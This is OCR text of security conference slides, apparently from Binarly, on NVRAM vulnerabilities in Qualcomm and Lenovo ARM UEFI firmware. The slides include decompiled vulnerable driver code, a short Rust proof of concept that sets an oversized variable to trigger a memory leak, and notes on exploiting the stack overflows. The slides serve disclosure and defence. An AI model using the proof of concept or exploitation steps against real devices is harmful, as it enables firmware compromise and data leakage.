
UEFI capsule		Capsule	UEFI 2.0
UEFI image		Image	UEFI
Padding		Padding	Non-empty
EfiFirmwareFileSystem2Guid		Volume	FFSv2
0A85A45E-915F-49DB-8BD5-5337861F8082		File	Raw
Padding	PBL + XBL	Padding	Non-empty
EfiFirmwareFileSystem2Guid		Volume	FFSv2
Padding file		File	Pad
8AF09F13-44C5-96EC-1437-DD899CB5EE5D	SEC	File	SEC core
DDE58710-41CD-4306-DBFB-3FA90BB1D2DD	UEFI platform configuration	File	Freeform uefiplat.cfg
9E21FD93-9C72-4C15-8C4B-E77F1DB2D792	DXE	File	Volume image
8ACF1180-6AF9-436D-A8EE-F7043C19AF18		File	Volume image
Volume free space		Free space	
Padding		Padding	Non-empty
B320E871-864A-4158-B719-5835D12BB792		File	Raw
6568C322-5374-42A3-9437-807F0DE516C6		File	Raw
4C0631BB-68AD-45DC-8078-403574C7AD05		File	Raw
15A1AB82-F696-4475-8C3F-55771AA49D3C	QHEE	File	Raw
8C9F8034-6952-41A1-86D1-C07E40C03630		File	Raw
497FBC93-5784-4B8C-8F01-2AF50FB19239		File	Raw
8811578B-5D44-4CA8-A9F5-FF77D3D7379C		File	Raw
0A496266-F693-455F-8D59-F9D99D818CB4		File	Raw
36A81CA6-BCE8-42A5-9116-12B72146EE78		File	Raw
C7340E65-0D5D-43D6-ABB7-39751D5EC8E7		File	Raw

OS boot environment bringup:

- UEFI SEC
- Qualcomm Hypervisor Execution Environment (QHEE)
- DXE




Accessing EFI NVRAM variables on ARM (REconstructed)




First steps into ARM UEFI Pandora's box

NVRAM attack surface, again?



https://github.com/binarly-io/Research_Publications/blob/main/H2HC_2022/

NVRAM Attack Surface: again?



https://binarly.io/posts/efiXplorer_Hunting_UEFI_Firmware_NVRAM_Vulnerabilities

Discovered Multiple Vulnerabilities in ARM UEFI

Vulnerabilities in Qualcomm and Lenovo ARM-based Devices **disclosed by Binarly in 2023**:

BRLY ID	Type	Vendor	CVE ID	CVSS score	CWE
BRLY-2022-029 BRLY-2022-030 BRLY-2022-033	Stack overflow via double GetVariable in DXE driver	Qualcomm Qualcomm Qualcomm	CVE-2022-40516 CVE-2022-40517 CVE-2022-40520	8.2 (HIGH) 8.2 (HIGH) 8.2 (HIGH)	CWE-121: Stack-based Buffer Overflow
BRLY-2022-031 BRLY-2022-032 BRLY-2022-034 BRLY-2022-035 BRLY-2022-036 BRLY-2022-037	Stack memory leak vulnerability in DXE driver	Qualcomm Lenovo Lenovo Lenovo Qualcomm Lenovo	CVE-2022-40518 CVE-2022-4432 CVE-2022-4433 CVE-2022-4434 CVE-2022-40519 CVE-2022-4435	4.9 (MEDIUM) 6.0 (MEDIUM) 6.0 (MEDIUM) 6.0 (MEDIUM) 6.0 (MEDIUM) 6.0 (MEDIUM)	CWE-125: Out-of-bounds Read

https://www.binarly.io/posts/Multiple_Vulnerabilities_in_Qualcomm_and_Lenovo_ARM_based_Devices

New Attack: OOB read (memory leak) with GetVariable/SetVariable pattern

The vulnerable code pattern can be summarized as follows:

```
UINTN DataSize = N;
EFI_STATUS Status = EFI_SUCCESS;
Status = gRT->GetVariable(L"Variable1", &gVendorGuid1, &Attributes, &DataSize, Data);
...
// Status has not been checked or has been compared to EFI_BUFFER_TOO_SMALL
gRT->SetVariable(L"Variable2", &gVendorGuid2, Attributes, DataSize, Data);
```

- `DataSize` is updated by `gRT->GetVariable()` to the actual size of the requested EFI variable
- `DataSize` is not re-initialized prior to `gRT->SetVariable()`
- Hence, when the size of the existing NVRAM variable `Variable1` is larger than the original `DataSize` value (N), the `(DataSize - N)` additional bytes will be written to `Variable2` NVRAM variable on the call to `gRT->SetVariable()`

https://www.binarly.io/posts/Multiple_Vulnerabilities_in_Qualcomm_and_Lenovo_ARM_based_Devices

New Attack: OOB read (memory leak) with GetVariable/SetVariable pattern

- To exploit such vulnerability, the attacker simply has to change the first variable (to change the `DataSize`)
- The exploitation of such vulnerabilities will work in similar way on x86 and AArch64, and does not require binary exploitation skills

```
 9  fn get_set_variable_poc(system_table: SystemTable<Boot>) {
10      let rt: &RuntimeServices = system_table.runtime_services();
11
12      let attrs: VariableAttributes = VariableAttributes::NON_VOLATILE
13          | VariableAttributes::BOOTSERVICE_ACCESS
14          | VariableAttributes::RUNTIME_ACCESS;
15
16      let vendor_guid: VariableVendor = VariableVendor(guid!("59d1c24f-50f1-401a-b101-f33e0daed443"));
17      let name: &CStr16 = cstr16!("Variable1");
18      let value: &[u8; _] = &[0; 1024];
19
20      rt.set_variable(name, &vendor_guid, attributes: attrs, data: value) Result<(), Error>
21          .expect(msg: "failed to set variable");
22  }
```

https://www.binarly.io/posts/Multiple_Vulnerabilities_in_Qualcomm_and_Lenovo_ARM_based_Devices

Demo Time


demo$


BRLY-2022-029: GetVariable Stack Overflow (QcomChargerDxeWp)


```
__int64 sub_1ED8()
{
  UINTN DataSize; // [xsp+8h] [xbp-8h] BYREF
  char Value[1]; // [xsp+2Ch] [xbp+1Ch] BYREF

  Value[0] = 0;
  DataSize = 1i64;
  if ( (gSkipFlag & 1) == 0 )
  {
    gSkipFlag = 1;
    if ( !(gRT->GetVariable)(L"DISABLEBATTERY", &MICROSOFT_VENDOR_GUID, 0i64, &DataSize, Value) )
      gDisableBattery = Value[0] != 0;

    if ( !(gRT->GetVariable)(L"PrintChargerAppDbgMsg", &gVariableGuid, 0i64, &DataSize, Value) )
      gPrintChargerAppDbgMsg = Value[0] != 0;

    if ( !(gRT->GetVariable)(L"ChargerPDLogLevel", &gVariableGuid, 0i64, &DataSize, Value) )
      gChargerPDLogLevel = Value[0];

    if ( !(gRT->GetVariable)(L"ChargerPDLogTimer", &gVariableGuid, 0i64, &DataSize, Value) )
    {
      gChargerPDLogTimer = Value[0];
      gChargerPDLogTimerFlag = Value[0] != 0;
    }

    if ( !(gRT->GetVariable)(L"ForcePowerTesting", &MICROSOFT_VENDOR_GUID, 0i64, &DataSize, Value) )
    {
      gForcePowerTestingValue = 2;
      gForcePowerTestingFlag = Value[0] != 0;
    }
  }
  return 0i64;
}
```

The attacker can overflow the stack through any pair of variables (10 variants max)

https://binarly.io/advisories/BRLY-2022-030

BRLY-2022-029: GetVariable Stack Overflow (QcomChargerDxeWp)






- The `return address` is higher on the stack (with less stack offset) than `Value`, which we can overwrite with a buffer of an arbitrary length
- Such cases can still be exploited:
  - rewrite the values on the stack of the parent function (which are initialized before the vulnerable function is called)
  - overwrite the return address of the parent function (particular case)

https://binarly.io/advisories/BRLY-2022-029

BRLY-2022-030: GetVariable Stack Overflow (PILDxe)



The attacker can overflow the stack through any pair of variables.

The name of the variable has the format:
`{Section}.{Setting}`

Sections:
`ADSPPD, SPSS, ACPI, QUPV3FW,` etc (specified in the **uefipil.cfg** file)

Settings:
`Type, FwName, PartiLabel, PartiRootGuid, PartiGuid, ImagePath, SubsysID, ResvRegionStart, ResvRegionSize, ImageLoadInfo, Unlock, OverrideElfAddr, ProxyGuid, BackupPartiLabel, BackupPartiRootGuid, BackupPartiGuid`


https://binarly.io/advisories/BRLY-2022-030

BRLY-2022-030: GetVariable Stack Overflow (PILDxe)

DataSize is not initialized before the first call of gRT->GetVariable()!

In our case, `DataSize` takes the value of the address from the stack that exceeds the maximum size of the variable.

The vulnerability can be exploited in other firmware builds.



https://binarly.io/advisories/BRLY-2022-030

BRLY-2022-033: GetVariable Stack overflow (UsbConfigDxe)

```
DataSize = 1i64;
Status = gRT_0->GetVariable(L"UsbConfigPrimaryPort", &gVendorGuid, 0i64, &DataSize, &PortValue);
if ( Status >= 0 )
  LODWORD(v4) = sub_B208(PortValue);
else
  LODWORD(v4) = 32;
if ( Status < 0 && DebugEnabled() && DebugModeEnabled(2) )
  DebugLog(2i64, "%a: UsbStartLoopbackInit, write pri failed %d\n", "UsbStartLoopbackInit", Status);
Status = gRT_0->GetVariable(L"UsbConfigSecondaryPort", &gVendorGuid, 0i64, &DataSize, &PortValue);
if ( DebugEnabled() && DebugModeEnabled(2) )
  DebugLog(2i64, "%a: read Sec 0x%x\n", "UsbStartLoopbackInit", v3);
```

The vulnerable pattern is present in the **UsbConfigStartUsbLoopback** event callback function


```
Status = gBS->CreateEventEx(
           512i64,
           8i64,
           UsbConfigStartControllerCb,
           0i64,
           &gUsbConfigStartControllerGuid,
           &gUsbConfigStartControllerEventHandle);
if ( (Status & 0x8000000000000000ui64) == 0 )
{
  Status = gBS->CreateEventEx(
             512i64,
             8i64,
             UsbConfigStartUsbLoopbackCb,
             0i64,
             &gUsbConfigStartUsbLoopbackGuid,
             &gUsbConfigStartUsbLoopbackEventHandle);// 0x95808d98
  if ( (Status & 0x8000000000000000ui64) == 0 )
  {
    Status = gBS->CreateEventEx(
               512i64,
               8i64,
               UsbConfigStopControllerCb,
               0i64,
               &gUsbConfigStopControllerGuid,
               &gUsbConfigStopControllerEventHandle);
```

https://binarly.io/advisories/BRLY-2022-033

Mitigations in ARM UEFI

Mitigation	x86	AArch64
ASLR	-	-
DEP	+/-	+
Stack canary	-	+/-

```
UEFI Start     [ 1122]
 - 0x09F001000 [ 1126] Sec.efi
ASLR         : OFF [WARNING]
DEP          : ON (RTB)
Timer Delta  : +2 mS
RAM Entry 0  : Base 0x0080000000  Size 0x002EE00000
RAM Entry 1  : Base 0x0800000000  Size 0x0080000000
RAM Entry 2  : Base 0x0880000000  Size 0x0400000000
RAM Entry 3  : Base 0x00C0000000  Size 0x0340000000
Total Available RAM : 32494 MB (0x07EEE00000)
Total Installed RAM : 32768 MB (0x0800000000)
```



Qualcomm Stack Canary Implementation

```
EFI_STATUS ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
  UINTN NumberOfTableEntries; // x2
  EFI_CONFIGURATION_TABLE *ConfigurationTable; // x3
  __int64 Data1; // t1
  EFI_SYSTEM_TABLE *SystemTable_1; // [xsp+0h] [xbp-50h]
  EFI_SYSTEM_TABLE *v7; // [xsp+30h] [xbp-20h]
  EFI_HANDLE v8; // [xsp+38h] [xbp-18h]

  if ( ImageHandle )
  {
    v7 = SystemTable;
    v8 = ImageHandle;
    if ( SystemTable
      && LOBYTE(SystemTable->Hdr.Signature) == 'I'
      && BYTE1(SystemTable->Hdr.Signature) == 'B'
      && BYTE2(SystemTable->Hdr.Signature) == 'I' )
    {
      NumberOfTableEntries = SystemTable->NumberOfTableEntries;
      ConfigurationTable = SystemTable->ConfigurationTable;
      while ( NumberOfTableEntries )
      {
        --NumberOfTableEntries;
        Data1 = *&ConfigurationTable->VendorGuid.Data1;
        ++ConfigurationTable;
        if ( Data1 == *&gCanaryGuidPtr->Data1 )
        {
          *gCanaryPtr[0] = ConfigurationTable[-1].VendorTable;
          goto _CallMain;
        }
      }
      SystemTable_1 = SystemTable;
      UpdateCanary();
      SystemTable_1->BootServices->InstallConfigurationTable(gCanaryConfigurationTableGuid, gCanary);
    }
    else
    {
      UpdateCanary();
    }
_CallMain:
    SystemTable = v7;
    ImageHandle = v8;
  }
  return Main(ImageHandle, SystemTable);
}
```

```
; void GetRndValue()
GetRndValue                             ; CODE XREF: GetCanary↑j

var_s0          =  0

; FUNCTION CHUNK AT .text:000000000000BDC0 SIZE 000000AC BYTES

                STP             X29, X30, [SP,#-0x10+var_s0]!
